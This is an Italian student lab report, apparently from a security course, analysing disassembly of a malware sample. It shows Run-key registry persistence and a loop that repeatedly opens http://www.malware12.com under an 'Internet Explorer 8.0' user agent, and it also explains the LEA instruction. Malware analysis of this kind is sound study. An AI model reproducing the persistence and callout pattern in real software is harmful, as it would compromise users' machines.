EPICODE-CS0124
S11/L1 - Pratica

Flaviano Sedici

Indice

1. Traccia **3**
1.1. Analisi di persistenza **4**
1.2. Client Software **4**
1.3. Identificazione URL **5**
1.4. Significato funzione LEA **5**

Riferimenti e versioni

Responsabile del documento: Flaviano Sedici

Versionamento


Versione	Descrizione	Riferimento	Data
1.0	Redazione documento	Responsabile	02/04/2024

1. Traccia

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:

- Descrivere come il malware ottiene la persistenza, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite
- Identificare il client software utilizzato dal malware per la connessione ad Internet
- Identificare l'URL al quale il malware tenta di connettersi ed evidenziare la chiamata di funzione che permette al malware di connettersi ad un URL
- BONUS: qual è il significato e il funzionamento del comando assembly "lea"

```
00402871   push    eax             ; ulOptions
00402872   push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877   push    HKEY_LOCAL_MACHINE ; hKey
0040287C   call    esi ; RegOpenKeyExW
0040287E   test    eax, eax
00402880   jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882   lea     ecx, [esp+424h+Data]
00402886   push    ecx             ; lpString
00402887   mov     bl, 1
00402889   call    ds:lstrlenW
0040288F   lea     edx, [eax+eax+2]
00402893   push    edx             ; cbData
00402894   mov     edx, [esp+428h+hKey]
00402898   lea     eax, [esp+428h+Data]
0040289C   push    eax             ; lpData
0040289D   push    1               ; dwType
0040289F   push    0               ; Reserved
004028A1   lea     ecx, [esp+434h+ValueName]
004028A8   push    ecx             ; lpValueName
004028A9   push    edx             ; hKey
004028AA   call    ds:RegSetValueExW
```



```
.text:00401150 ; ┌──────────────── S U B R O U T I N E ──────────────────────────────────────
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150                 push    esi
.text:00401151                 push    edi
.text:00401152                 push    0               ; dwFlags
.text:00401154                 push    0               ; lpszProxyBypass
.text:00401156                 push    0               ; lpszProxy
.text:00401158                 push    1               ; dwAccessType
.text:0040115A                 push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                 call    ds:InternetOpenA
.text:00401165                 mov     edi, ds:InternetOpenUrlA
.text:0040116B                 mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D                 push    0               ; dwContext
.text:0040116F                 push    80000000h       ; dwFlags
.text:00401174                 push    0               ; dwHeadersLength
.text:00401176                 push    0               ; lpszHeaders
.text:00401178                 push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                 push    esi             ; hInternet
.text:0040117E                 call    edi ; InternetOpenUrlA
.text:00401180                 jmp     short loc_40116D
.text:00401180 StartAddress    endp
.text:00401180
```

1.1. Analisi di persistenza

Il malware verifica inizialmente la corretta apertura della chiave di registro inerente ai programmi che vengono eseguiti all'avvio del sistema operativo tramite il comando **RegOpenKeyExW**[1] nella locazione **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**[2]

```
0040286F   push    2                   ; samDesired
00402871   push    eax                 ; ulOptions
00402872   push    offset SubKey       ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877   push    HKEY_LOCAL_MACHINE  ; hKey
0040287C   call    esi ; RegOpenKeyExW
```

Apertura della chiave di registro per ottenere la persistenza

A questo punto il programma carica nello stack tutte gli attributi da passare alla funzione (evidenziate nell'immagine sottostante) dedicata all'ottenimento della persistenza sul sistema operativo, ovvero **RegSetValueExW**.,

```
00402882 loc_402882:
00402882   lea     ecx, [esp+424h+Data]
00402886   push    ecx                 ; lpString
00402887   mov     bl, 1
00402889   call    ds:lstrlenW
0040288F   lea     edx, [eax+eax+2]
00402893   push    edx                 ; cbData
00402894   mov     edx, [esp+428h+hKey]
00402898   lea     eax, [esp+428h+Data]
0040289C   push    eax                 ; lpData
0040289D   push    1                   ; dwType
0040289F   push    0                   ; Reserved
004028A1   lea     ecx, [esp+434h+ValueName]
004028A8   push    ecx                 ; lpValueName
004028A9   push    edx                 ; hKey
004028AA   call    ds:RegSetValueExW
```

Scrittura sul registro per ottenere la persistenza

1.2. Client Software

Il client software invocato dal malware è **Internet Explorer 8.0** come si evince dal parametro passato alla funzione **InternetOpenA**[3] nella subroutine.

```
push    esi
push    edi
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    1               ; dwAccessType
push    offset szAgent  ; "Internet Explorer 8.0"
call    ds:InternetOpenA
```

Parametro agent software

[1] Il comando RegOpenKey viene invocato nella sua versione estesa (EX-Extended) e accettando parametri W-Wide ovvero con codifica a 2 bytes per la conversione dei caratteri dal binario.

[2] Nel codice è riportata la doppia slash \\ invece che la singola perché la prima \ è un carattere di escape che serve a far capire al calcolatore che la seconda slash \ è da considerarsi un carattere normale e non di escape.

[3] A al termine della funzione InternetOpen sta per ANSI "American National Standards Institute" codifica che utilizza un solo byte per la conversione dei caratteri dal binario.

1.3. Identificazione URL

L'URL invocata dalla funzione **InternetOpenUrlA** è, come indicato nel codice:

http://www.malware12.com

```
push    0               ; dwContext
push    80000000h       ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
push    offset szUrl    ; "http://www.malware12COM
push    esi             ; hInternet
call    edi ; InternetOpenUrlA
```

URL aperto

1.4. Significato funzione LEA

LEA (Load Efective Address) viene utilizzato per memorizzare il contenuto del puntatore di un determinato valore, ovvero il valore della locazione di memoria di una variabile dello stack, in un registro della CPU senza però effettuare l'accesso diretto alla memoria.

Ad esempio nel caso a di riga **00402882 lea ecx, [esp+424h+Data]**, il programma memorizza nel registro **ecx** il valore della locazione di memoria della variabile **[esp+424h+Data]**.